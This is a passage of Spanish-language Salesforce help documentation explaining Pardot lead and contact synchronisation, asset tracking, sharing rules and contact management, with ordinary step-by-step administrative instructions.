| Pardot | 1. Cree puestos de usuario coincidentes para cualquier usuario de Salesforce.<br>2. En el registro de usuario, asigne el puesto de usuario de Pardot al usuario de Salesforce. Esto permite a Pardot deducir información acerca del usuario para etiquetas de variables al enviar el correo electrónico.<br>3. Cree un campo personalizado en Pardot con el tipo designado "Usuario de CRM" para incluir valores de campo en el registro de cliente potencial. Este campo es un campo de solo lectura en Pardot.<br>4. Asigne el campo personalizado al campo correspondiente de salesforce.com. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Acerca de actualizaciones de correo electrónico entre Salesforce y Pardot

Obtenga información acerca de cómo se sincronizan las actualizaciones de correo electrónico para sus contactos y candidatos de Salesforce automáticamente con sus clientes potenciales correspondientes en Pardot.

Cuando actualiza direcciones de correo electrónico ya sea manualmente o con Data.com para sus contactos y candidatos de Salesforce, el siguiente ciclo de sincronización actualiza las direcciones de correo electrónico para los clientes potenciales correspondientes de Pardot. Además, si combina contactos y candidatos de Salesforce y las direcciones de correo electrónico para sus registros principales son diferentes a los clientes potenciales correspondientes de Pardot, el siguiente ciclo de sincronización actualiza correos electrónicos para sus clientes potenciales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Qué se sincronizar cuando faltan direcciones de correo electrónico en Salesforce o Pardot

Si dispone de contactos o candidatos de Salesforce que no incluyen direcciones de correo electrónico, pero las agregan posteriormente, el ciclo de sincronización no creará nuevos clientes potenciales en Pardot. Si, sin embargo, los clientes potenciales con direcciones de correo electrónico coincidentes ya existen en Pardot, el ciclo de sincronización actualizará direcciones de correo electrónico para los candidatos o contactos coincidentes de Salesforce.

## Concepto de opciones de sincronización para cuentas de Pardot y cuentas personales de Salesforce

Sincronice candidatos fácilmente entre los dos sistemas después de asignar sus clientes potenciales de Pardot a los usuarios.

Considere estas opciones antes de sincronizar cuentas de Pardot y cuentas personales de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Si desea que Pardot | Debe saber que |
|---|---|
| Crear candidatos en Salesforce y sincronizar con cuentas personales | De forma predeterminada, el conector crea registros de Salesforce como candidatos. Pero cuando los candidatos se convierten en cuentas personales, Pardot no puede reconocer cuentas personales. Pardot no puede sincronizar con cuentas personales. En su lugar, Pardot vuelve a crear candidatos con los que sincronizar.<br>Si utiliza cuentas personales en Salesforce, querrá cambiar este comportamiento predeterminado. Mediante la activación de la sincronización de cuentas personales con la creación de candidatos, Pardot continúa creando registros en Salesforce como candidatos, pero cuando los candidatos se convierten en cuentas personales, Pardot sincronizar con la cuenta personal y no se crearán candidatos adicionales de Salesforce para ese cliente potencial.<br>Con esta sincronización, una cuenta personal de Salesforce se sincronizará en un registro de cliente potencial de Pardot asociado con una cuenta en Pardot, que no combinará los dos registros en una sola vista como en Salesforce. La asignación de campos permanecerá igual, los campos de contactos se asignarán a campos de cliente potencial y los campos a nivel de la cuenta de Salesforce se asignarán a campos de cuenta de Pardot. Eso significa que el propietario de cuenta de una cuenta personal se sincronizará en el campo Usuario asignado en el nivel de cuenta en Pardot. |

| Si desea que Pardot | Debe saber que |
|---|---|
| Crear y sincronizar cuentas personales únicamente | Los clientes potenciales asignados que cuentan con valores de campo predeterminado actualizados (incluyendo el propietario asignado) en Salesforce se sincronizan aproximadamente cada diez minutos, enviando las actualizaciones de vuelta al registro de Pardot (porque Salesforce gana en el caso de un conflicto en los datos). Las actualizaciones en los campos personalizados también se sincronizan con Salesforce, enviándolos de vuelta al registro de Pardot a menos que la opción de que el valor de Pardot sustituya el valor de Salesforce esté activada para ese campo personalizado.<br><br>Los clientes potenciales no asignados en Pardot que tienen actividades o registros actualizados también se sincronizan si los registros en Salesforce utilizan la misma dirección de correo electrónico. Recuerde que los clientes potenciales asignados tienen más prioridad para la sincronización que aquellos que no está asignados en Pardot. Si no existen direcciones de correo electrónico coincidentes en Salesforce, no se sincronizará el cliente potencial en Pardot hasta que se asigne a un usuario. Eso significa que el conector no creará nuevos registros en Salesforce hasta que el cliente potencial esté asignado en Pardot. |

## Sincronizar candidatos entre Pardot y Salesforce

Sincronice candidatos fácilmente entre los dos sistemas después de asignar sus clientes potenciales de Pardot a los usuarios.

Si ya dispone de candidatos en Salesforce, el conector sincronizará esos candidatos en Pardot, combinando los clientes potenciales de Pardot y los candidatos de Salesforce entre los dos sistemas. Si los datos en campos en común entre Salesforce y Pardot están en conflicto, incluyendo el propietario del candidato, los datos de los campos de Salesforce siempre ganan. Puede sacar provecho de esta funcionalidad cuando configure campos personalizados en Pardot. También puede configurar Pardot para enviar correos electrónicos a clientes potenciales que parecen proceder de cualquier usuario en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Método de sincronización | Haga lo siguiente |
|---|---|
| Manual | En Pardot, cuando hace clic en el vínculo **Sincronizar con CRM**, los clientes potenciales en Pardot y los candidatos en Salesforce se sincronizan al instante, combinando datos de Pardot con datos de Salesforce. |
| Automática | Los clientes potenciales asignados que cuentan con valores de campo predeterminado actualizados (incluyendo el propietario asignado) en Salesforce se sincronizan aproximadamente cada diez minutos, enviando las actualizaciones de vuelta al registro de Pardot (porque Salesforce gana en el caso de un conflicto en los datos). Las actualizaciones en los campos personalizados también se sincronizan con Salesforce, enviándolos de vuelta al registro de Pardot a menos que la opción de que el valor de Pardot sustituya el valor de Salesforce esté activada para ese campo personalizado.<br><br>Los clientes potenciales no asignados en Pardot que tienen actividades o registros actualizados también se sincronizan si los registros en Salesforce utilizan la misma dirección de correo electrónico. Recuerde que los clientes potenciales asignados tienen más prioridad para la sincronización que aquellos que no está asignados en Pardot. Si no existen direcciones de correo electrónico coincidentes en Salesforce, |

| Método de sincronización | Haga lo siguiente |
| --- | --- |
| | no se sincronizará el cliente potencial en Pardot hasta que se asigne a un usuario. Eso significa que el conector no creará nuevos registros en Salesforce hasta que el cliente potencial esté asignado en Pardot. |

### Seguimiento de clientes potenciales como contactos de Salesforce

Cree automáticamente contactos en Salesforce desde sus clientes potenciales de Pardot.

De forma predeterminada, el conector de Salesforce crea candidatos de Salesforce desde sus clientes potenciales en Pardot. Si no desea realizar un seguimiento de sus clientes potenciales como candidatos en Salesforce, puede obtener un miembro de Servicios de Pardot para ajustar la configuración predeterminada de modo que Pardot crea contactos en Salesforce en vez de candidatos.

Si esta función está activada en su cuenta, Pardot echará primero un vistazo a sus candidatos de Salesforce para ver si hay un registro de candidato existente con la misma dirección de correo electrónico con la que Pardot puede sincronizar. Si no hay registros de candidato existentes, Pardot busca un registro de contacto existente con la misma dirección de correo electrónico. Si no existe ningún candidato o contacto de Salesforce con la misma dirección de correo electrónico, Pardot creará un nuevo registro de contacto de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Seguimiento de los productos que compran sus clientes

### ¿Qué son los activos?

Mientras que los productos representan los artículos que vende su empresa, los activos representan los productos específicos que han comprado sus clientes. Los activos tienen un número de serie, fecha de compra y otra información relacionada con una venta individual. Según sea el modo en que la organización utilice los activos, éstos pueden representar un producto de la competencia que un cliente tiene o bien versiones de los propios productos.

Utilice los activos para conservar información específica sobre los productos que los clientes poseen. Puede visualizar activos en la ficha Activos. En función de formatos de página que tenga, podrá ver también las listas relacionadas de activos en formato de página de cuentas, de contactos o de productos.

Puede introducir jerarquía en los activos de su organización para representar productos más complejos. Una jerarquia de activos puede contener hasta 10.000 activos. Defina la relación entre activos utilizando el campo `Activo principal` en activos.

Si su administrador ha configurado asignaciones, es posible que sus clientes puedan obtener soporte basado en un activo que hayan adquirido.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Información general sobre activos

## Información general sobre activos

Los activos se habilitarán automáticamente en el momento en que la organización haga lo propio con los productos. No obstante, los administradores aún habrán de personalizar la organización antes de que los usuarios puedan empezar a usar los activos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para implementar activos para la organización:

- Agregue la ficha Activos a su página de inicio.

  Nota: De forma predeterminada, la ficha Activos se oculta en organizaciones creadas antes de Spring '15. Puede convertir la ficha Activos en visible para sus usuarios cambiando los perfiles de usuario.

- Agregue la lista relacionada Activos a los formatos de página de cuentas, de contactos y de productos. Los usuarios pueden crear activos nuevos a partir de estas listas relacionadas.
- Si desea poder convertir un activo en el secundario de otro activo, agregue el campo `Activo principal` y la lista relacionada Activos secundario a los formatos de página de activos. Si desea proporcionar a los usuarios más contexto, también puede agregar el campo de solo lectura `Activo raíz` que representa el activo de nivel superior en una jerarquía de activos.
- Agregue la lista relacionada Casos a los formatos de página de productos y activos adecuados.
- Agregue el campo `Activo` a los formatos de página de casos. Considere cambiar la seguridad a nivel de campo para el campo `Activo` para que, de este modo, se muestre o sea necesario en caso de que así lo requiera su negocio.
- De forma predeterminada, los usuarios tienen permisos "Leer", "Crear", "Modificar" y "Eliminar" en los activos. Si procede, revise estos permisos para sus usuarios. Los usuarios no podrán ver los activos ni las listas relacionadas de activos en Salesforce sin el permiso "Leer".
- Opcionalmente, personalice campos de activos y formatos de página desde Configuración introduciendo *`Activos`* en el cuadro `Búsqueda rápida`, luego seleccionando **Activos**.

CONSULTE TAMBIÉN

¿Qué son los activos?

## Visualización de la ficha Activos

La ficha Activos es donde puede ver y trabajar con activos. La ficha Activos es visible en organizaciones creadas después de Spring '15.

De forma predeterminada, la ficha Activos está oculta para organizaciones creadas antes de Spring '15, por lo que no aparece en la página Todas las fichas. Actualice el perfil de usuario para cambiar la visibilidad de la ficha.

1. En Configuración, haga clic en **Administrar** | **Gestionar usuarios** | **Perfiles**.
2. Haga clic en **Modificar** junto al perfil de usuario que desea actualizar.
3. En la lista Configuración de ficha, cambie la configuración de Activos a *Valor predeterminado activado*.
4. Haga clic en **Guardar**.
   Ahora, los usuarios con el perfil actualizado pueden ver la ficha Activos en la página Todas las fichas y pueden agregar la ficha Activos a sus páginas de inicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración de fichas:
- "Ver parámetros y configuración"

Para modificar la configuración de fichas:
- "Gestionar conjuntos de permisos y perfiles"

## Presentación y modificación de activos

Puede mostrar un activo desde la ficha Productos o desde una cuenta o contacto relacionado.

**Presentación de activos**
Una vez localizado un activo en una lista relacionada o en las páginas de inicio o de lista de productos, haga clic en el nombre para ver información detallada. Si ha activado detalles de activación, pase el ratón por encima de cualquier campo de búsqueda en la página de detalles para visualizar la información clave sobre un registro antes de hacer clic para acceder a la página de detalles del registro.

**Visualización de actualizaciones y comentarios de activos (Chatter)**
Muestre una noticia en tiempo real de Chatter de las actualizaciones, comentarios y publicaciones sobre el activo.

**Modificación de activos**

- Utilice la modificación en línea para modificar los campos directamente en la página de detalles. Si la modificación en línea no está activada, póngase en contacto con su administrador.
- Para que se muestre la página en modo de modificación, haga clic en **Modificar**, realice sus cambios y haga clic en **Guardar**.

**Listas relacionadas de activos**
Debajo de los detalles del activo se encuentran las listas relacionadas, que incluyen información acerca de casos asociados, asignaciones, actividades o notas y archivos adjuntos. Las listas relacionadas que se muestran estarán determinadas por su personalización particular y por la personalización que el administrador haya aplicado a los formatos de página. Haga clic en los elementos individuales para mostrar información adicional. Para mostrar más elementos, haga clic en **más** en la parte inferior de la página o en **Ver más** debajo de una lista relacionada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver activos:
- "Leer" en activos

Para cambiar activos:
- "Modificar" en activos

**Impresión de activos**

Para abrir una vista de impresión de los detalles del registro, haga clic en **Vista de impresión** en la esquina superior derecha de la página.

Para regresar a la última página de lista que ha abierto, haga clic en **Volver a la lista** en la parte superior de la página de detalles de activo. En caso de que la organización haya habilitado las secciones de página contraíbles, utilice los iconos de flecha cercanos a los encabezados de las secciones a fin de expandir o contraer cada una de las secciones de la página.

Nota: Los usuarios pueden ver un activo si puede ver la cuenta o el contacto enumerado en el activo. Sin embargo, la configuración de colaboración puede impedir que los usuarios vean la cuenta asociada al contacto en el activo.

## Eliminación de activos

Dado que los activos se relacionan con registros de cuenta y de contacto, podrá eliminarlos de tales registros o individualmente utilizando la ficha Productos. Antes de seleccionar un activo, revise las siguientes situaciones:

- **¿Está el activo asociado a un caso?**

  Los activos asociados a casos no pueden eliminarse. Esto incluye la eliminación de un registro de cuenta o de contacto asociado a un activo enumerado en un caso.

- **¿Está el activo asociado a un producto?**

  Cuando un activo se basa en un producto, la eliminación del producto en cuestión no implica la eliminación del activo.

- **¿Está el activo asociado a una cuenta o a un contacto?**

  Si elimina una cuenta o contacto, todos los activos asociados también se eliminarán y se colocarán en la papelera.

  Observe que, si elimina una cuenta con un contacto relacionado que se asocia a su vez a un activo, se eliminarán los tres registros. Para restaurarlos, restaure el registro de la cuenta.

- **¿Dispone el activo de un activo principal y activos secundarios?**

  Si elimina un activo con un activo principal y activos secundarios, recuerde que su principal y secundario ya no se vincularán en una jerarquía de activos.

Nota: Puede eliminar un activo de forma individual sin eliminar ningún registro relacionado. Sin embargo, si después elimina el registro relacionado, no podrá recuperar el activo de la papelera.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver activos:
- "Leer" en activos

Para eliminar activos:
- "Eliminar" en activos

Para recuperar activos eliminados:
- "Eliminar" en activos

Para eliminar un activo:

1. Localice el activo en la lista relacionada Activos de una cuenta o un contacto, o bien en una vista de lista de activos de la ficha Productos.
2. Haga clic en **Eliminar** junto al activo que desea eliminar.
3. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

¿Qué son los activos?

## Establecer el seguimiento del historial de campo en Activos

Realice un seguimiento de los cambios en registros de activos activando el seguimiento del historial de campos.

Utilice el seguimiento del historial de campos para ver información acerca de:

- La fecha y hora a la que se cambió el campo.
- Qué ha cambiado
- Quién realizó los cambios

Para activar el seguimiento en campos de activos, desde la configuración de gestión de objetos para activos, vaya a la sección campos y haga clic en **Definir el seguimiento del historial**. Consulte también Seguimiento del historial de campos en la página 1110.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Especificar el propietario del activo para activos

Los registros de activos incluyen un campo `Propietario de activo` que se utiliza para establecer controles de acceso basados en la colaboración y la jerarquía. De forma predeterminada, el propietario del activo es el usuario que crea el registro del activo.

A partir de Spring '15, se utiliza el campo `Propietario de activo` para el control de acceso cuando la configuración de colaboración del objeto Activos es *Privada*, *Solo lectura pública* o *Lectura/escritura pública*. Si la configuración de colaboración del objeto Activo es *Controlado por principal*, el cambio propietario del activo no tiene efecto en el control de acceso. Eso se debe a que la configuración de la cuenta principal controla el acceso al activo.

Si activó Salesforce antes de Spring '15, puede actualizar el campo del propietario del activo automáticamente en registros de activos cuando activa la preferencia de colaboración del objeto Activos. La preferencia de colaboración establece el valor del campo de propietario del activo como igual a:

- El usuario que creó el activo.
- El usuario propietario de la cuenta principal

De forma predeterminada, el campo `Propietario de activo` no aparece en el formato de página. Para agregar el campo `Propietario de activo` al formato de página, desde la configuración para la gestión de objetos, vaya a Formatos de página.

1. Desde Configuración, introduzca *`Configuración de activo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de activo**.
2. Seleccione la opción `Activar colaboración de activos`.
   Las opciones para configurar el campo predeterminado `Propietario de activo` aparecen para registros de activos recién creados.
3. Establezca el `Propietario de activo` como:
   - Creador del activo
   - Propietario de la cuenta principal
4. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la colaboración:
- "Gestionar colaboración"

Para crear, modificar y eliminar formatos de página:
- "Personalizar aplicación"

Para cambiar el propietario de activo de n registro de activos, haga clic en la ficha Activos y seleccione un registro de activos. O bien, abra el registro de activos desde la lista relacionada Activos en las fichas Cuentas, Contactos o Productos. En la sección Detalles de activo, haga clic en **Cambiar** junto con el campo `Propietario de activo` y seleccione un usuario diferente.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Activación de reglas de colaboración para activos

Las reglas de colaboración le permiten realizar excepciones automáticas en la configuración de la colaboración de toda su organización para conjuntos definidos de usuarios. Si se ha creado su organización antes de Spring '15, debe activar la preferencia de colaboración, por lo que podrá crear y aplicar reglas de colaboración a activos en su organización.

Anteriormente, el objeto Activo era un objeto secundario del objeto Cuentas, por lo que se ha basado la visibilidad del objeto Activo en la configuración del objeto principal. En Spring '15, se ha rediseñado el objeto Activo para ser un objeto estándar individual, no un objeto secundario. Como resultado, puede crear reglas de colaboración y aplicarlas a registros de activos.

Nota: La colaboración está activada de forma predeterminada en organizaciones creadas después de Spring '15, por lo que puede omitir estos pasos. Para organizaciones creadas antes de Spring '15, la colaboración está desactivada de forma predeterminada. Si desea utilizar reglas de colaboración, debe activar la preferencia de colaboración.

1. Desde Configuración, introduzca *`Configuración de activo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de activo**.
2. Seleccione la casilla de verificación junto a `Activar colaboración de activos`.
3. Haga clic en **Guardar**.
   Ahora puede crear y aplicar reglas de colaboración en activos.

Una vez haya activado la colaboración de activos, especifique cómo debe el sistema cumplimentar el campo `Propietario`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la colaboración:
- "Gestionar colaboración"

## Activos de colaboración

Para ver y gestionar los detalles de colaboración para activos, haga clic en **Compartir** en la página de detalles del activo. La página Detalle de la colaboración enumera los usuarios, los grupos, las funciones y los territorios que tienen acceso de colaboración al activo.

El administrador define el modelo de colaboración predeterminado para toda la organización. Puede cambiarlo para ampliar la colaboración a más usuarios que el conjunto predeterminado por el administrador. sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Desde la página Detalle de la colaboración, puede realizar cualquiera de las siguientes acciones:

- Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.
- Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver activos:
- "Leer" en activos

Nota: Para compartir un activo con otro usuario, dicho usuario debe tener acceso a la cuenta asociada al activo y el permiso "Leer" en activos.

- Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso al registro.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

## Creación de reglas de colaboración de activos

Las reglas de colaboración de activos se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo.

Puede definir hasta 300 reglas de colaboración de activos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de activos, haga clic en **Nuevo**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que pueden tener acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione un ajuste para Acceso a activos.
10. En el resto de campos, seleccione la configuración de acceso para los registros asociados con los activos de colaboración.

| Configuración de acceso | Descripción |
| --- | --- |
| Controlado por principal | Los usuarios pueden ver, modificar o eliminar un activo basándose en si puede realizar esa misma acción en el objeto |

| Configuración de acceso | Descripción |
| --- | --- |
| | principal asociado con el objeto Activo. Controlado por principal es la configuración de acceso predeterminada. |
| Privado<br>(disponible para contactos asociados, oportunidades y casos únicamente) | Los usuarios no pueden ver o actualizar los registros, salvo que obtengan acceso de fuera de esta regla de colaboración. |
| Solo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

Nota: Acceso a activo no está disponible cuando el valor predeterminado de activos de toda la organización se ha definido como Controlado por Principal.

**11.** Haga clic en **Guardar**.

# Seguimiento de los usuarios con los que trabaja

## Contactos

Un contacto es alguien que está asociado con una de sus cuentas u otros registros como oportunidades. Los contactos son normalmente empleados del negocio al que vende. Los detalles de los contactos proporcionan la información que necesita para trabajar en sus contratos de forma eficaz, como el nombre, el número de teléfono móvil y el cargo en la empresa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Consideraciones para la creación de contactos

Antes de crear contactos, considere algunos puntos clave.

### Directrices para ver y gestionar contactos

Utilice la página de inicio de contactos para ver y gestionar sus contactos.

### Consideraciones para el uso de funciones de contacto

Las funciones de contacto le permiten especificar la parta que desempeña una persona en una cuenta, caso, contrato u oportunidad. Cuando utiliza funciones de contacto, tiene más información acerca de quién contactar y cuándo. Existen algunas cosas a tener en cuenta al utilizar funciones de contacto.

### Actualizar contactos a través de solicitudes Stay-in-Touch

Una forma sencilla y rápida de recuperar la información de contacto actualizada desde un contacto o cuenta personal es enviar una solicitud Stay-in-Touch.

### Consideraciones para cambiar la cuenta de los contactos

Tenga en cuenta estos puntos clave antes de cambiar la cuenta que está asociada con un contacto.

### Combinar contactos duplicados

Si se asocian contactos duplicados con la misma cuenta, puede combinarlos. De este modo, sus datos están limpios y actualizados.

### Mostrar y ver el gráfico de la organización de un contacto

Descubra quién es quién en las empresas de sus contactos. Salesforce puede mostrar un gráfico de la organización con la jerarquía de contactos de todos sus contactos. De ese modo, tiene incluso más información para planificar su estrategia de ventas.

Consideraciones para la eliminación de contactos

La mayoría de los contactos pueden eliminarse con un clic. No obstante, antes de eliminar un contacto, tenga en cuenta quién puede eliminar contactos y qué ocurre con los registros que están asociados con contactos eliminados.

CONSULTE TAMBIÉN

¿Qué es una cuenta personal?

Cuentas, contactos y candidatos sociales

Gestionar correo electrónico y plantillas en Lightning Experience

Gestionar el trabajo y ver la actividad anterior en Lightning Experience

## Consideraciones para la creación de contactos

Antes de crear contactos, considere algunos puntos clave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Puede crear un contacto desde varios puntos en Salesforce.
  - Cree un contacto en la página de detalle de una cuenta.
  - Importe un contacto desde un dispositivo móvil utilizando la aplicación Salesforce1.
  - Cree un contacto en el área Contactos.

    Nota: Cuando utilice este método, si no agrega una cuenta, el nuevo contacto es privado.
- Para crear un contacto que esté asociado automáticamente con una cuenta, cree el contacto en la página de detalle de la cuenta.
- Si su organización de Salesforce utiliza tipos de registro, a veces se le pide que seleccione un `Tipo de registro` cuando cree un contacto. Los diferentes tipos de registros pueden tener campos y valores de listas de selección diferentes.
- Si la organización de Salesforce utiliza divisiones, la división de un contacto nuevo se define automáticamente según la división de la cuenta relacionada.
- Siempre asocie un contacto con una cuenta, a menos que tenga un motivo específico para no hacerlo. Los contacto sin cuentas se ocultan a todos los usuarios excepto su propietario y administrador del sistema, lo que dificulta su búsqueda y facilita su olvido.

CONSULTE TAMBIÉN

Contactos

Crear registros

Importar contactos desde listas de contactos de dispositivos móviles en Salesforce

Campos de contactos

Compartir contactos

## Directrices para ver y gestionar contactos

Utilice la página de inicio de contactos para ver y gestionar sus contactos.

- Las cuentas personales no aparecen en la lista Vistos recientemente en la página de inicio de contactos.
- Si está utilizando Salesforce Classic, existe una vista imprimible de la lista de contactos. Puede guardar la vista imprimible como PDF.
- Cuando selecciona una cuenta personal en una vista de lista de contactos, la cuenta personal correspondiente aparece en página Cuentas.
- Para ver una lista filtrada de los contactos, seleccione una vista predefinida de la lista desplegable. Los administradores de Profesional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden otorgar acceso adicional a los contactos superior al que permite el modelo de colaboración. .

  Si está utilizando Salesforce Classic:

  - Para definir su propia vista personalizada, haga clic en **Crear nueva vista**.
  - Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Ver` y, a continuación, haga clic en **Modificar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver contactos:
- "Leer" en contactos

Para crear contactos:
- "Crear" en contactos

- Para facilitar la búsqueda de cuentas personales, cree una vista de lista personalizada agregando el icono `Es cuenta personal` como columna.
- Si está utilizando Salesforce Classic, para agregar contactos a una campaña, seleccione la casilla de verificación junto a uno o más contactos y, a continuación, haga clic en **Agregar a campaña**. Para seleccionar todos los registros mostrados, seleccione la casilla de verificación en el encabezado de la columna.

CONSULTE TAMBIÉN

Contactos

Consideraciones para cambiar la cuenta de los contactos

Compartir contactos

Cómo saber si sus socios utilizan Salesforce

Cuentas

## Consideraciones para el uso de funciones de contacto

Las funciones de contacto le permiten especificar la parta que desempeña una persona en una cuenta, caso, contrato u oportunidad. Cuando utiliza funciones de contacto, tiene más información acerca de quién contactar y cuándo. Existen algunas cosas a tener en cuenta al utilizar funciones de contacto.

**Importante:** En Salesforce Classic, las funciones de contacto están disponibles para cuentas, oportunidades, casos y contratos. Aunque funcionen más o menos igual para cada objeto disponible, funcionan de forma independiente. Por lo tanto, necesita configurarlas y utilizarlas por separado para cada objeto. En Lightning Experience, las funciones de contacto solo están disponibles para oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Para ver los registros de contacto indicados en las listas relacionadas Funciones de contacto, debe tener los permisos de usuario correspondientes y el acceso de colaboración en esos registros.

- Cuando agrega funciones de contacto para oportunidades, puede seleccionar entre hasta 50 contactos asociados con la cuenta del registro.
- Un contacto único o cuenta personal única puede tener una función de contacto diferente en diferentes registros.
- La adición de cuentas personales a funciones de contacto en cuentas está disponible pero no se recomienda. En su lugar, utilice la lista relacionada Socios para asociar cuentas personales con otras cuentas.

CONSULTE TAMBIÉN

Agregar y gestionar funciones de contacto

## Actualizar contactos a través de solicitudes Stay-in-Touch

Una forma sencilla y rápida de recuperar la información de contacto actualizada desde un contacto o cuenta personal es enviar una solicitud Stay-in-Touch.

**Nota:** Se retirará Solicitudes Stay-in-Touch en todas las organizaciones de Salesforce a partir de Summer '17. Para obtener más información, consulte Retirada de Solicitud Stay-in-Touch.

Si el contacto o la cuenta personal tiene una dirección de correo electrónico válida, puede solicitar actualizaciones de:

- Contactos de los que es propietario
- Contactos que están asociados con cuentas de las que es propietario
- Contactos que puede modificar debido a una regla de colaboración o por colaboración de registro manual
- Cuentas personales de las que es propietario

1. En la página de detalle de un contacto o cuenta personal, haga clic en **Solicitar actualización**.

   Un correo electrónico saliente se crea según su configuración Stay-in-Touch personal.

2. Modifique los detalles del mensaje de correo electrónico.
3. Haga clic en **Enviar**. Puede enviar solicitudes Stay-in-Touch individuales independientemente de la configuración de `No recibir correos electrónicos` del destinatario.

   El destinatario recibe el correo electrónico y hace clic en un vínculo para ofrecer actualizaciones o confirmar que no se necesitan cambios. Recibe una notificación por correo electrónico.

4. Haga clic en el vínculo del correo electrónico para actualizar, revisar y aceptar o rechazar la nueva información.

EDICIONES

Disponible en: Salesforce Classic

